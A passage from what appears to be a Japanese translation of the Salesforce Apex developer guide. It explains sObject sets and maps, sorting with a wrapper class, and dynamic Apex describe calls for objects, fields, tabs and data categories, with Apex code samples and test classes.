        if (oppy.Amount > compareToOppy.oppy.Amount) {
            // Set return value to a positive value.
            returnValue = 1;
        } else if (oppy.Amount < compareToOppy.oppy.Amount) {
            // Set return value to a negative value.
            returnValue = -1;
        }

        return returnValue;
    }
}
```

次の例には、OpportunityWrapper クラスのテストが含まれています。OpportunityWrapper オブジェクトのリストを並び替え、リストの要素が商談金額を基準に並び替えられていることを確認します。

```
@isTest
private class OpportunityWrapperTest {
    static testmethod void test1() {
        // Add the opportunity wrapper objects to a list.
        OpportunityWrapper[] oppyList = new List<OpportunityWrapper>();
        Date closeDate = Date.today().addDays(10);
        oppyList.add( new OpportunityWrapper(new Opportunity(
            Name='Edge Installation',
            CloseDate=closeDate,
            StageName='Prospecting',
            Amount=50000)));
        oppyList.add( new OpportunityWrapper(new Opportunity(
            Name='United Oil Installations',
            CloseDate=closeDate,
```

```
            StageName='Needs Analysis',
            Amount=100000)));
        oppyList.add( new OpportunityWrapper(new Opportunity(
            Name='Grand Hotels SLA',
            CloseDate=closeDate,
            StageName='Prospecting',
            Amount=25000)));

        // Sort the wrapper objects using the implementation of the
        // compareTo method.
        oppyList.sort();

        // Verify the sort order
        System.assertEquals('Grand Hotels SLA', oppyList[0].oppy.Name);
        System.assertEquals(25000, oppyList[0].oppy.Amount);
        System.assertEquals('Edge Installation', oppyList[1].oppy.Name);
        System.assertEquals(50000, oppyList[1].oppy.Amount);
        System.assertEquals('United Oil Installations', oppyList[2].oppy.Name);
        System.assertEquals(100000, oppyList[2].oppy.Amount);

        // Write the sorted list contents to the debug log.
        System.debug(oppyList);
    }
}
```

sObject 式およびリスト式の拡張

Java の場合と同様に、sObject 式とリスト式をそれぞれメソッド参照とリスト式で拡張して、新しい式を作成できます。

次の例では、新しい取引先名の長さを含む新しい変数が acctNameLength に割り当てられます。

```
Integer acctNameLength = new Account[]{new Account(Name='Acme')}[0].Name.length();
```

上記の new Account[] はリストを生成します。

このリストには、new ステートメント {new Account(name='Acme')} によって1つの要素が入力されます。

Item 0、つまりリストの最初の項目が、文字列 [0] の次の部分によってアクセスされます。

リストの sObject の名前がアクセスされた後、メソッドが長さ name.length() を返します。

次の例では、小文字に変更された名前が返されます。SOQL ステートメントは、[0] を介して最初の要素 (インデックス 0) にアクセスするリストを返します。次に、[名前] 項目にアクセスし、.Name.toLowerCase() 式を使用して小文字に変換します。

```
String nameChange = [SELECT Name FROM Account][0].Name.toLowerCase();
```

オブジェクトのセット

セットには、さまざまな種別の要素とともに sObject を含めることができます。

セットには一意の要素が含まれます。sObject の一意性は、オブジェクトの項目の比較によって判断されます。たとえば、同じ名前を持ちその他の項目セットを持たない 2 つの取引先をセットに追加しようとすると、1 つの sObject のみがセットに追加されます。

```
// Create two accounts, a1 and a2

Account a1 = new account(name='MyAccount');

Account a2 = new account(name='MyAccount');



// Add both accounts to the new set

Set<Account> accountSet = new Set<Account>{a1, a2};



// Verify that the set only contains one item

System.assertEquals(accountSet.size(), 1);
```

取引先の1つに説明を追加すると、その取引先は一意であるとみなされ、両方の取引先がセットに追加されます。

```
// Create two accounts, a1 and a2, and add a description to a2

Account a1 = new account(name='MyAccount');

Account a2 = new account(name='MyAccount', description='My test account');
```

```
// Add both accounts to the new set

Set<Account> accountSet = new Set<Account>{a1, a2};



// Verify that the set contains two items

System.assertEquals(accountSet.size(), 2);
```

警告: セット要素がオブジェクトであり、これらのオブジェクトがコレクションに追加された後に変更された場合、変更された項目値により、`contains` メソッド、`containsAll` メソッドなどを使用しても検出されなくなります。

sObject の対応付け

対応付けのキーと値には、Account などの sObject 型を含む、任意のデータ型を使用できます。

対応付けは、キーと値の両方で sObject を保持します。対応付けのキーは、対応付けの値に対応付ける一意の値を表します。たとえば、一般的なキーは取引先 (特定の sObject 型) に対応付ける ID です。この例では、キーが ID 型で、値が Account 型の対応付けを定義する方法を示します。

```
Map<ID, Account> m = new Map<ID, Account>();
```

プリミティブ型同様、中括弧({ })構文を使用して対応付けを宣言する場合、対応付けのキーと値のペアを入力できます。中括弧の中で、キーを最初に指定し、=> を使用してそのキーの値を指定します。この例では、取引先リストに対する整数の対応付けを作成し、作成済みの取引先リストを使用して 1 つのエントリを追加します。

```
Account[] accs = new Account[5]; // Account[] is synonymous with List<Account>

Map<Integer, List<Account>> m4 = new Map<Integer, List<Account>>{1 => accs};
```

対応付けのキーには sObject を使用できます。sObject 項目値が変更される可能性がある場合、sObject はキーに使用しないでください。

SOQL クエリによる対応付けエントリの自動入力

SOQL クエリを使用する場合、SOQL クエリで返された結果から対応付けを自動入力できます。対応付けのキーは ID データ型または String データ型で宣言する必要があり、対応付けの値は sObject データ型として宣言する必要があります。

次の例では、クエリから新しい対応付けを入力する方法を示します。この例では、SOQL クエリは `Id` 項目と `Name` 項目を含む取引先のリストを返します。`new` 演算子は、返された取引先のリストを使用して対応付けを作成します。

```
// Populate map from SOQL query

Map<ID, Account> m = new Map<ID, Account>([SELECT Id, Name FROM Account LIMIT 10]);
```

```
// After populating the map, iterate through the map entries

for (ID idKey : m.keyset()) {

    Account a = m.get(idKey);

    System.debug(a);

}
```

この種の対応付けは一般的に、メモリ内での 2 つのテーブルの「結合」に使用します。

Map メソッドの使用

Map クラスは、要素の追加、削除、取得など、対応付け要素の操作に使用できるさまざまなメソッドを公開しています。次の例では、Map メソッドを使用して新しい要素を追加し、対応付けから既存の要素を取得します。さらに、キーの有無をチェックし、すべてのキーのセットを取得します。この例での対応付けには、整数のキーと取引先の値が含まれる 1 つの要素があります。

```
Account myAcct = new Account();                         //Define a new account

Map<Integer, Account> m = new Map<Integer, Account>(); // Define a new map

m.put(1, myAcct);                   // Insert a new key-value pair in the map

System.assert(!m.containsKey(3));  // Assert that the map contains a key

Account a = m.get(1);               // Retrieve a value, given a particular key

Set<Integer> s = m.keySet();        // Return a set that contains all of the keys in the
map
```

sObject 対応付けの考慮事項

sObject を対応付けのキーとして使用する場合には、注意が必要です。sObject のキーの照合は、すべての sObject 項目値の比較に基づいています。sObject を対応付けに追加した後で 1 つ以上の項目値が変更した場合に、この sObject を対応付けから取得しようとすると、`null` が返されます。これは、項目値が異なるので変更後の sObject が対応付けで見つからないためです。sObject で項目を明示的に変更するか、sObject の挿入後に sObject 変数の ID 項目が自動入力されるなど、sObject 項目がシステムによって暗黙的に変更された場合に、この状況が発生します。次の例に示すように、`insert` 操作の前に追加された対応付けからこのオブジェクトを取得しようとしても、対応付けエントリは生成されません。

```
// Create an account and add it to the map

Account a1 = new Account(Name='A1');

Map<sObject, Integer> m = new Map<sObject, Integer>{

a1 => 1};
```

```
// Get a1's value from the map.
// Returns the value of 1.
System.assertEquals(1, m.get(a1));
// Id field is null.
System.assertEquals(null, a1.Id);

// Insert a1.
// This causes the ID field on a1 to be auto-filled
insert a1;
// Id field is now populated.
System.assertNotEquals(null, a1.Id);

// Get a1's value from the map again.
// Returns null because Map.get(sObject) doesn't find
// the entry based on the sObject with an auto-filled ID.
// This is because when a1 was originally added to the map
// before the insert operation, the ID of a1 was null.
System.assertEquals(null, m.get(a1));
```

たとえば、sObject の before insert および after insert トリガを使用する場合に、sObject 項目の自動入力がトリガに含まれるという別のシナリオもあります。これらのトリガではクラスで定義された静的対応付けを共有しており、`Trigger.New` の sObject が before トリガでこの対応付けに追加されると、自動入力される項目で 2 つのセットの sObject が異なるため、after トリガにある `Trigger.New` の sObject は検出されません。after トリガにある `Trigger.New` の sObject には、挿入後に入力されるシステム項目 (ID、CreatedDate、CreatedById、LastModifiedDate、LastModifiedById、および SystemModStamp) が含まれます。

動的 Apex

動的 Apex を使用すると次の機能が提供されるため、開発者は、より柔軟性の高いアプリケーションを作成できます。

- sObject と項目の Describe Information へのアクセス

Describe Information は、sObject と項目プロパティについてのメタデータ情報を提供します。たとえば、sObject の Describe Information には、作成や復元などの操作をサポートする sObject のデータ型、sObject の名前と表示ラベル、sObject の項目と子オブジェクトなどの情報が含まれます。項目の Describe Information には、その項目にデフォルト値があるか、計算項目であるかどうか、項目のデータ型などの情報が含まれます。

Describe Information は、個別のレコードではなく、組織のオブジェクトについての情報を提供します。

- Salesforce アプリケーション情報へのアクセス

  Salesforce ユーザインターフェースで使用できる標準アプリケーションとカスタムアプリケーションの Describe Information を取得できます。各アプリケーションは、タブのコレクションに対応します。アプリケーションの Describe Information には、アプリケーションの表示ラベル、名前空間、およびタブが含まれます。タブの Describe Information には、タブに関連付けられた sObject、タブのアイコンと色が含まれます。

- 動的 SOQL クエリ、動的 SOSL クエリ、および動的 DML の記述

  *動的 SOQL および SOSL クエリ*により、SOQL または SOSL を実行時に文字列として実行できます。一方、*動的 DML* では、レコードを動的に作成し、DML を使用してデータベースに挿入できます。動的 SOQL、SOSL、および DML を使用してユーザ権限をカスタマイズできるだけでなく、アプリケーションを組織に合わせて適切にカスタマイズすることもできます。これは、Force.com AppExchange からインストールされたアプリケーションに便利です。

Apex Describe Information について

トークンまたは `describeSObjects` Schema メソッドを使用して sObject を記述できます。

Apex は、sObject と項目の Describe Information に関する次の 2 つのデータ構造と 1 つのメソッドを提供します。

- *トークン*—軽量で逐次化可能な sObject への参照、またはコンパイル時に検証される項目。トークン Describe に使用されます。
- `describeSObjects` メソッド — 1 つ以上の sObject 型で Describe を実行する `Schema` クラスのメソッド。
- *Describe Result* — sObject または項目の Describe プロパティすべてを含む `Schema.DescribeSObjectResult` 型のオブジェクト。Describe Result オブジェクトは、逐次化できず、ランタイムで検証されます。この Result オブジェクトは、sObject トークンまたは `describeSObjects` メソッドを使用して Describe を実行するときに返されます。

トークンを使用した sObject の記述

トークンからその Describe Result まで、または Describe Result からトークンまでの移動は簡単です。sObject と項目トークンには両方とも、トークンの Describe Result を返すメソッド `getDescribe` があります。Describe Result で、`getSObjectType` メソッドと `getSObjectField` メソッドは、sObject と項目にそれぞれのトークンを返します。

トークンは軽量であるため、それを使用すると、コードはより高速で効率的になります。たとえば、コードで使用する必要がある sObject のデータ型または項目を決定するときに、sObject または項目のトークンバージョンを使用します。たとえば、sObject が Account オブジェクトであるかどうか、または項目が `Name` 項目とカスタム計算項目のどちらであるかを決定するには、等価演算子 (==) を使用してトークンを比較できます。

次のコードは、sObject プロパティと項目プロパティに関する情報にアクセスするための、トークンと Describe Result の使い方の一般的な例を示しています。

```
// Create a new account as the generic type sObject

sObject s = new Account();



// Verify that the generic sObject is an Account sObject

System.assert(s.getsObjectType() == Account.sObjectType);



// Get the sObject describe result for the Account object

Schema.DescribeSObjectResult dsr = Account.sObjectType.getDescribe();



// Get the field describe result for the Name field on the Account object

Schema.DescribeFieldResult dfr = Schema.sObjectType.Account.fields.Name;



// Verify that the field token is the token for the Name field on an Account object

System.assert(dfr.getSObjectField() == Account.Name);



// Get the field describe result from the token

dfr = dfr.getSObjectField().getDescribe();
```

次のアルゴリズムは、Apex で Describe Information を使用できる方法を示しています。

1. 組織の sObject のトークンのリストまたは対応付けを作成します（「すべての sObject へのアクセス」を参照）。
2. アクセスする必要がある sObject を決定します。
3. sObject の Describe Result を生成します。
4. 必要に応じて、sObject の項目トークンの対応付けを作成します（「sObject のすべての Field Describe Result へのアクセス」を参照）。
5. コードがアクセスする必要がある Field Describe Result を作成します。

sObject トークンの使用

Account や MyCustomObject__c などの SObject は、トークンと Describe Result にアクセスするための特別な静的メソッドとメンバー変数を持った静的クラスとして機能します。Describe Result へのアクセス権を得るには、コンパイル時に sObject と項目名を明示的に参照する必要があります。

sObject のトークンにアクセスするには、次のいずれかのメソッドを使用します。

- Account などの sObject データ型の `sObjectType` メンバー変数にアクセスします。
- sObject Describe Result、sObject 変数、リスト、または対応付けの `getSObjectType` メソッドをコールします。

`Schema.SObjectType` は sObject トークンのデータ型です。

次の例では、Account sObject のトークンが返されます。

```
Schema.sObjectType t = Account.sObjectType;
```

次の例でも Account sObject のトークンが返されます。

```
Account a = new Account();

Schema.sObjectType t = a.getSObjectType();
```

この例は、sObject または sObject リストが特定のデータ型かどうか判断するために使用されます。

```
// Create a generic sObject variable s

SObject s = Database.query('SELECT Id FROM Account LIMIT 1');



// Verify if that sObject variable is an Account token

System.assertEquals(s.getSObjectType(), Account.sObjectType);



// Create a list of generic sObjects

List<sObject> sobjList = new Account[]{};



// Verify if the list of sObjects contains Account tokens

System.assertEquals(sobjList.getSObjectType(), Account.sObjectType);
```

一部の標準 sObject には、`sObjectType` と呼ばれる項目があります。たとえば、AssignmentRule、QueueSObject、および RecordType があります。これらのデータ型の sObject は、トークンの取得する場合は常に `getSObjectType` メソッドを使用します。プロパティを使用する場合 (たとえば `RecordType.sObjectType`)、項目が返されます。

トークンを使用した sObject Describe Result の取得

sObject の Describe Result にアクセスするには、次のいずれかのメソッドを使用します。

- sObject トークンの `getDescribe` メソッドをコールします。

- sObject の名前が付いている Schema `sObjectType` 静的変数を使用します。たとえば、`Schema.sObjectType.Lead` です。

`Schema.DescribeSObjectResult` は sObject Describe Result のデータ型です。

次の例では、sObject トークンで `getDescribe` メソッドを使用します。

```
Schema.DescribeSObjectResult dsr = Account.sObjectType.getDescribe();
```

次の例では、Schema `sObjectType` 静的メンバー変数を使用します。

```
Schema.DescribeSObjectResult dsr = Schema.SObjectType.Account;
```

sObject Describe Result で使用可能なメソッドについての詳細は、「DescribeSObjectResult クラス」を参照してください。

項目トークンの使用

項目のトークンにアクセスするには、次のいずれかのメソッドを使用します。

- sObject 静的データ型の静的メンバー変数名、たとえば `Account.Name` にアクセスします。
- Field Describe Result の `getSObjectField` メソッドをコールします。

項目トークンは、データ型 `Schema.SObjectField` を使用します。

次の例では、項目トークンは Account オブジェクトの `Description` 項目に返されます。

```
Schema.SObjectField fieldToken = Account.Description;
```

次の例では、項目トークンは Field Describe Result から返されます。

```
// Get the describe result for the Name field on the Account object

Schema.DescribeFieldResult dfr = Schema.sObjectType.Account.fields.Name;



// Verify that the field token is the token for the Name field on an Account object

System.assert(dfr.getSObjectField() == Account.Name);



// Get the describe result from the token

dfr = dfr.getSObjectField().getDescribe();
```

Field Describe Result の使用

Field Describe Result にアクセスするには、次のいずれかのメソッドを使用します。

- 項目トークンの `getDescribe` メソッドをコールします。
- sObject トークンの `fields` メンバー変数に、項目メンバー変数 (`Name`、`BillingCity` など) を使用してアクセスします。

Field Describe Result は、データ型 `Schema.DescribeFieldResult` を使用します。

次の例では、`getDescribe` メソッドを使用します。

```
Schema.DescribeFieldResult dfr = Account.Description.getDescribe();
```

次の例では、次の `fields` メンバー変数メソッドを使用します。

```
Schema.DescribeFieldResult dfr = Schema.SObjectType.Account.fields.Name;
```

上記の例では、システムは、コンパイル時に最終メンバー変数 (`Name`) が指定の sObject に対して有効であることを検証する特殊な解析を使用します。パーサーが `fields` メンバー変数を見つけたら、sObject (`Account`) の名前を逆方向に検索して、`fields` メンバー変数の後の項目名が正当であるかどうかを検証します。`fields` メンバー変数は、この方式が使用された場合のみ機能します。

メモ: 項目メンバー変数名または `getMap` メソッドのいずれかを使用しない場合、`fields` メンバー変数は使用しないでください。`getMap` についての詳細は、次のセクションを参照してください。

Field Describe Result で使用できるメソッドについての詳細は、「DescribeFieldResult クラス」を参照してください。

sObject のすべての Field Describe Result へのアクセス

Field Describe Result の `getMap` メソッドを使用して、sObject のすべての項目名 (キー) と項目トークン (値) 間のリレーションを表す対応付けを返します。

次の例では、項目に名前でアクセスするときに使用できる対応付けを生成します。

```
Map<String, Schema.SObjectField> fieldMap = Schema.SObjectType.Account.fields.getMap();
```

メモ: この対応付けの値のデータ型は、Field Describe Result ではありません。Describe Result を使用すると、システムリソースが過剰に使用されます。代わりに、該当する項目の検索に使用できるトークンの対応付けを使用します。項目を決定したら、その項目の Describe Result を生成します。

対応付けには次の特性があります。

- 動的である。つまり、sObject の項目で実行時に生成されます。
- すべての項目名は大文字と小文字を区別しない。
- キーは、必要に応じて名前空間を使用する。
- キーは、項目がカスタムオブジェクトかどうかを反映する。

たとえば、対応付けを生成するコードブロックが名前空間 N1 にあり、項目も N1 にある場合、関連付け内のキーは `MyField__c` として表されます。ただし、コードブロックが名前空間 N1 にあり、項目が名前空間 N2 にある場合、キーは `N2__MyField__c` です。

また、標準項目には名前空間プレフィックスがありません。

Field Describe の考慮事項

項目を記述するときに、次の点に注意してください。

- インストールされた管理パッケージ内で Field Describe を実行した場合、インストール先の組織で Chatter が有効になっていなくても、Chatter 項目が返されます。インストールされた管理パッケージ内にないクラスから Field Describe を実行した場合は、Chatter 項目は返されません。
- Apex クラス内から sObject とその項目を記述する場合、クラスが保存されている API バージョンに関係なく、新しいデータ型のカスタム項目が返されます。地理位置情報データ型などのデータ型が最新の API バージョンのみで使用できる場合、クラスが以前のバージョンの API で保存されていても、地理位置情報項目のコンポーネントが返されます。

Describe Information 権限について

Apex クラスとトリガはシステムモードで実行されます。パッケージに含まれないすべてのクラスとトリガ、つまり組織に元々あるものは、動的に検索できるため sObject では制限されていません。これは、ネイティブコードでは、現在のユーザ権限に関わらず、組織のためにすべての sObject の対応付けを作成できるという意味です。

匿名ブロックで記述用コール (describe) を実行する場合は、ユーザ権限が考慮されます。その結果、実行ユーザによるアクセスが制限されている場合は一部の sObject および項目を検索できません。たとえば、匿名ブロックで取引先の項目を記述していてすべての項目へのアクセス権がない場合、一部の項目は返されません。ただし、Apex クラスの同じコールではすべての項目が返されます。

Force.com AppExchange からインストールされる Salesforce ISV パートナーによって作成された管理パッケージに含まれる動的 Apex は、管理パッケージ外の sObject へのアクセスが制限されています。パートナーは、管理パッケージの一部として含まれていない標準 sObject へのアクセスを許可するために、パッケージ内の `[API へのアクセス]` 値を設定できます。パートナーは標準オブジェクトへのアクセスを要求できますが、カスタムオブジェクトは管理パッケージの一部として含まれないため、パッケージ化された動的 Apex からカスタムオブジェクトを参照またはアクセスすることはできません。

詳細は、Salesforce オンラインヘルプの「パッケージの API および動的 Apex アクセスについて」を参照してください。

Schema メソッドを使用した sObject の記述

トークンを使用する代わりに、`describeSObjects` Schema メソッドをコールして、記述する sObject の 1 つ以上の sObject 型の名前を渡すことで、sObject を記述することもできます。

この例では、Account 標準オブジェクトと Merchandise__c カスタムオブジェクトの 2 つの sObject 型の Describe メタデータ情報を取得します。各 sObject の Describe Result を取得したら、sObject 表示ラベル、項目数、カスタムオブジェクトであるかどうか、子リレーションの数などの返された情報をデバッグ出力に書き込みます。

```
// sObject types to describe

String[] types = new String[]{'Account','Merchandise__c'};



// Make the describe call

Schema.DescribeSobjectResult[] results = Schema.describeSObjects(types);
```

```
System.debug('Got describe information for ' + results.size() + ' sObjects.');

// For each returned result, get some info
for(Schema.DescribeSobjectResult res : results) {
    System.debug('sObject Label: ' + res.getLabel());
    System.debug('Number of fields: ' + res.fields.getMap().size());
    System.debug(res.isCustom() ? 'This is a custom object.' : 'This is a standard object.');

    // Get child relationships
    Schema.ChildRelationship[] rels = res.getChildRelationships();
    if (rels.size() > 0) {
        System.debug(res.getName() + ' has ' + rels.size() + ' child relationships.');
    }
}
```

Schema メソッドを使用したタブの記述

Apex の記述用の API コール (describe) を実行することで、Salesforce ユーザインターフェースで使用できるアプリケーションとそのタブに関するメタデータ情報を取得できます。また、各タブに関する詳細情報も取得できます。この取得を実行できるメソッドは、それぞれ `describeTabs` Schema メソッドと `Schema.DescribeTabResult` の `getTabs` メソッドです。

この例では、各アプリケーションのタブセットを取得する方法を示します。次に、Salesアプリケーションのタブの Describe メタデータ情報を取得します。各タブのメタデータ情報には、アイコンの URL、タブがカスタムであるかどうか、色などが含まれます。タブの Describe 情報は、デバッグ出力に書き込まれます。

```
// Get tab set describes for each app
List<Schema.DescribeTabSetResult> tabSetDesc = Schema.describeTabs();

// Iterate through each tab set describe for each app and display the info
for(DescribeTabSetResult tsr : tabSetDesc) {
    String appLabel = tsr.getLabel();
    System.debug('Label: ' + appLabel);
```

```
    System.debug('Logo URL: ' + tsr.getLogoUrl());
    System.debug('isSelected: ' + tsr.isSelected());
    String ns = tsr.getNamespace();
    if (ns == '') {
        System.debug('The ' + appLabel + ' app has no namespace defined.');
    }
    else {
        System.debug('Namespace: ' + ns);
    }

    // Display tab info for the Sales app
    if (appLabel == 'Sales') {
        List<Schema.DescribeTabResult> tabDesc = tsr.getTabs();
        System.debug('-- Tab information for the Sales app --');
        for(Schema.DescribeTabResult tr : tabDesc) {
            System.debug('getLabel: ' + tr.getLabel());
            System.debug('getColors: ' + tr.getColors());
            System.debug('getIconUrl: ' + tr.getIconUrl());
            System.debug('getIcons: ' + tr.getIcons());
            System.debug('getMiniIconUrl: ' + tr.getMiniIconUrl());
            System.debug('getSobjectName: ' + tr.getSobjectName());
            System.debug('getUrl: ' + tr.getUrl());
            System.debug('isCustom: ' + tr.isCustom());
        }
    }
}
// Example debug statement output
```

```
// DEBUG|Label: Sales

// DEBUG|Logo URL: https://na1.salesforce.com/img/seasonLogos/2014_winter_aloha.png

// DEBUG|isSelected: true

// DEBUG|The Sales app has no namespace defined.// DEBUG|-- Tab information for the Sales
 app --

// (This is an example debug output for the Accounts tab.)

// DEBUG|getLabel: Accounts

// DEBUG|getColors:
(Schema.DescribeColorResult[getColor=236FBD;getContext=primary;getTheme=theme4;],

//       Schema.DescribeColorResult[getColor=236FBD;getContext=primary;getTheme=theme3;],


//       Schema.DescribeColorResult[getColor=236FBD;getContext=primary;getTheme=theme2;])

// DEBUG|getIconUrl: https://na1.salesforce.com/img/icon/accounts32.png

// DEBUG|getIcons:
(Schema.DescribeIconResult[getContentType=image/png;getHeight=32;getTheme=theme3;

//       getUrl=https://na1.salesforce.com/img/icon/accounts32.png;getWidth=32;],

//       Schema.DescribeIconResult[getContentType=image/png;getHeight=16;getTheme=theme3;

//       getUrl=https://na1.salesforce.com/img/icon/accounts16.png;getWidth=16;])

// DEBUG|getMiniIconUrl: https://na1.salesforce.com/img/icon/accounts16.png

// DEBUG|getSobjectName: Account

// DEBUG|getUrl: https://na1.salesforce.com/001/o

// DEBUG|isCustom: false
```

すべての sObject へのアクセス

Schema `getGlobalDescribe` メソッドを使用して、すべての sObject 名 (キー) と sObject トークン (値) 間のリレーションを表す対応付けを返します。次に例を示します。

```
Map<String, Schema.SObjectType> gd = Schema.getGlobalDescribe();
```

対応付けには次の特性があります。

- 動的である。つまり、権限に基づいて、現在組織に使用できる sObject で実行時に生成されます。
- sObject の名前は大文字と小文字を区別しない。
- キーには、名前空間 (ある場合) のプレフィックスが付加される。*

- キーは、sObject がカスタムオブジェクトかどうかを反映する。

* Salesforce API バージョン 28.0 以降を使用して保存された Apex では、`getGlobalDescribe` が返す対応付け内のキーには、実行されるコードの名前空間 (ある場合) が常にプレフィックスとして付加されます。たとえば、`getGlobalDescribe` コールを行うコードブロックが名前空間 NS 1 内にあり、MyObject__c という名前のカスタムオブジェクトが同じ名前空間内にある場合、返されるキーは `NS1__MyObject__c` です。それ以前の API バージョンを使用して保存された Apex では、コードブロックの名前空間と sObject の名前空間が異なる場合のみ、キーに名前空間が含まれます。たとえば、対応付けを生成するコードブロックが名前空間 N1 にあり、sObject も N1 にある場合、関連付け内のキーは `MyObject__c` として表されます。ただし、コードブロックが名前空間 N1 にあり、sObject が名前空間 N2 にある場合、キーは `N2__MyObject__c` です。

標準 sObject には名前空間プレフィックスがありません。

メモ: インストールされた管理パッケージから `getGlobalDescribe` メソッドをコールした場合は、インストール先の組織で Chatter が有効になっていなくても、NewsFeed や UserProfileFeed など、Chatter sObject の sObject 名およびトークンが返されます。インストールされた管理パッケージ内にないクラスから `getGlobalDescribe` メソッドをコールした場合は、この限りではありません。

sObject に関連付けられたすべてのデータカテゴリへのアクセス

`describeDataCategoryGroups` メソッドおよび `describeDataCategoryGroupStructures` メソッドを使用して、特定のオブジェクトに関連付けられたカテゴリを返します。

1. 選択したオブジェクトに関連付けられたすべてのカテゴリグループを返します (「`describeDataCategoryGroups(sObjectNames)`」を参照)。
2. 返された対応付けから、詳細に検索するカテゴリグループ名と sObject 名を取得します (「Describe DataCategoryGroupResult クラス」を参照)。
3. カテゴリグループおよび関連付けられたオブジェクトを指定し、このオブジェクトに使用できるカテゴリを取得します (`describeDataCategoryGroupStructures`を参照)。

`describeDataCategoryGroupStructures` メソッドは、指定したカテゴリグループのオブジェクトに使用できるカテゴリを返します。データカテゴリについての詳細は、Salesforce オンラインヘルプの「データカテゴリとは?」を参照してください。

次の例では、`describeDataCategoryGroupSample` メソッドは、Article オブジェクトおよび Question オブジェクトに関連付けられたすべてのカテゴリグループを返します。`describeDataCategoryGroupStructures` メソッドは、領域カテゴリグループの記事および質問に使用できるすべてのカテゴリを返します。記事および質問についての詳細は、Salesforce オンラインヘルプの「記事と翻訳の管理」および「アンサーの概要」を参照してください。

次の例を使用するには、次を行う必要があります。

- Salesforce ナレッジを有効化する。
- アンサー機能を有効化する。
- 領域というデータカテゴリグループを作成する。
- 領域をアンサーで使用するデータカテゴリグループとして割り当てる。
- 領域データカテゴリグループが Salesforce ナレッジに割り当てられていることを確認する。

データカテゴリグループの作成についての詳細は、Salesforceオンラインヘルプの「カテゴリグループの作成と変更」を参照してください。アンサーについての詳細は、Salesforceオンラインヘルプの「アンサーの概要」を参照してください。

```
public class DescribeDataCategoryGroupSample {

   public static List<DescribeDataCategoryGroupResult> describeDataCategoryGroupSample(){


      List<DescribeDataCategoryGroupResult> describeCategoryResult;

      try {

         //Creating the list of sobjects to use for the describe

         //call

         List<String> objType = new List<String>();


         objType.add('KnowledgeArticleVersion');

         objType.add('Question');


         //Describe Call

         describeCategoryResult = Schema.describeDataCategoryGroups(objType);


         //Using the results and retrieving the information

         for(DescribeDataCategoryGroupResult singleResult : describeCategoryResult){

            //Getting the name of the category

            singleResult.getName();


            //Getting the name of label

            singleResult.getLabel();


            //Getting description

            singleResult.getDescription();
```

```
            //Getting the sobject
            singleResult.getSobject();
         }
      } catch(Exception e){
      }

      return describeCategoryResult;
   }
}
```

```
public class DescribeDataCategoryGroupStructures {
   public static List<DescribeDataCategoryGroupStructureResult>
   getDescribeDataCategoryGroupStructureResults(){
      List<DescribeDataCategoryGroupResult> describeCategoryResult;
      List<DescribeDataCategoryGroupStructureResult> describeCategoryStructureResult;
      try {
         //Making the call to the describeDataCategoryGroups to
         //get the list of category groups associated
         List<String> objType = new List<String>();
         objType.add('KnowledgeArticleVersion');
         objType.add('Question');
         describeCategoryResult = Schema.describeDataCategoryGroups(objType);

         //Creating a list of pair objects to use as a parameter
```

```
        //for the describe call
        List<DataCategoryGroupSobjectTypePair> pairs =
           new List<DataCategoryGroupSobjectTypePair>();

        //Looping throught the first describe result to create
        //the list of pairs for the second describe call
        for(DescribeDataCategoryGroupResult singleResult :
        describeCategoryResult){
           DataCategoryGroupSobjectTypePair p =
              new DataCategoryGroupSobjectTypePair();
           p.setSobject(singleResult.getSobject());
           p.setDataCategoryGroupName(singleResult.getName());
           pairs.add(p);
        }

        //describeDataCategoryGroupStructures()
        describeCategoryStructureResult =
           Schema.describeDataCategoryGroupStructures(pairs, false);

        //Getting data from the result
        for(DescribeDataCategoryGroupStructureResult singleResult :
describeCategoryStructureResult){
           //Get name of the associated Sobject
           singleResult.getSobject();

           //Get the name of the data category group
           singleResult.getName();
```

```
        //Get the name of the data category group
        singleResult.getLabel();

        //Get the description of the data category group
        singleResult.getDescription();

        //Get the top level categories
        DataCategory [] toplevelCategories =
           singleResult.getTopCategories();

        //Recursively get all the categories
        List<DataCategory> allCategories =
           getAllCategories(toplevelCategories);

        for(DataCategory category : allCategories) {
           //Get the name of the category
           category.getName();

           //Get the label of the category
           category.getLabel();

           //Get the list of sub categories in the category
           DataCategory [] childCategories =
              category.getChildCategories();
        }
     }
  } catch (Exception e){
```

```
        }
        return describeCategoryStructureResult;
    }

    private static DataCategory[] getAllCategories(DataCategory [] categories){
        if(categories.isEmpty()){
            return new DataCategory[]{};
        } else {
            DataCategory [] categoriesClone = categories.clone();
            DataCategory category = categoriesClone[0];
            DataCategory[] allCategories = new DataCategory[]{category};
            categoriesClone.remove(0);
            categoriesClone.addAll(category.getChildCategories());
            allCategories.addAll(getAllCategories(categoriesClone));
            return allCategories;
        }
    }
}
```

sObject に関連付けられたすべてのデータカテゴリへのアクセスのテスト

次の例では、上記の `describeDataCategoryGroupSample` メソッドをテストします。返されたカテゴリグループおよび関連付けられたオブジェクトが正しいことを確認できます。

```
@isTest
private class DescribeDataCategoryGroupSampleTest {
    public static testMethod void describeDataCategoryGroupSampleTest(){
        List<DescribeDataCategoryGroupResult>describeResult =
```

```
                DescribeDataCategoryGroupSample.describeDataCategoryGroupSample();


        //Assuming that you have KnowledgeArticleVersion and Questions
        //associated with only one category group 'Regions'.
        System.assert(describeResult.size() == 2,
             'The results should only contain two results: ' + describeResult.size());


        for(DescribeDataCategoryGroupResult result : describeResult) {
           //Storing the results
           String name = result.getName();
           String label = result.getLabel();
           String description = result.getDescription();
           String objectNames = result.getSobject();


           //asserting the values to make sure
           System.assert(name == 'Regions',
           'Incorrect name was returned: ' + name);
           System.assert(label == 'Regions of the World',
           'Incorrect label was returned: ' + label);
           System.assert(description == 'This is the category group for all the regions',
           'Incorrect description was returned: ' + description);
           System.assert(objectNames.contains('KnowledgeArticleVersion')
                        || objectNames.contains('Question'),
                        'Incorrect sObject was returned: ' + objectNames);
        }
    }
}
```

この例では、describeDataCategoryGroupStructures メソッドをテストします。返されたカテゴリグループ、カテゴリ、および関連付けられたオブジェクトが正しいことを確認できます。

```
@isTest

private class DescribeDataCategoryGroupStructuresTest {

   public static testMethod void getDescribeDataCategoryGroupStructureResultsTest(){

      List<Schema.DescribeDataCategoryGroupStructureResult> describeResult =

        DescribeDataCategoryGroupStructures.getDescribeDataCategoryGroupStructureResults();



      System.assert(describeResult.size() == 2,

            'The results should only contain 2 results: ' + describeResult.size());


      //Creating category info

      CategoryInfo world = new CategoryInfo('World', 'World');

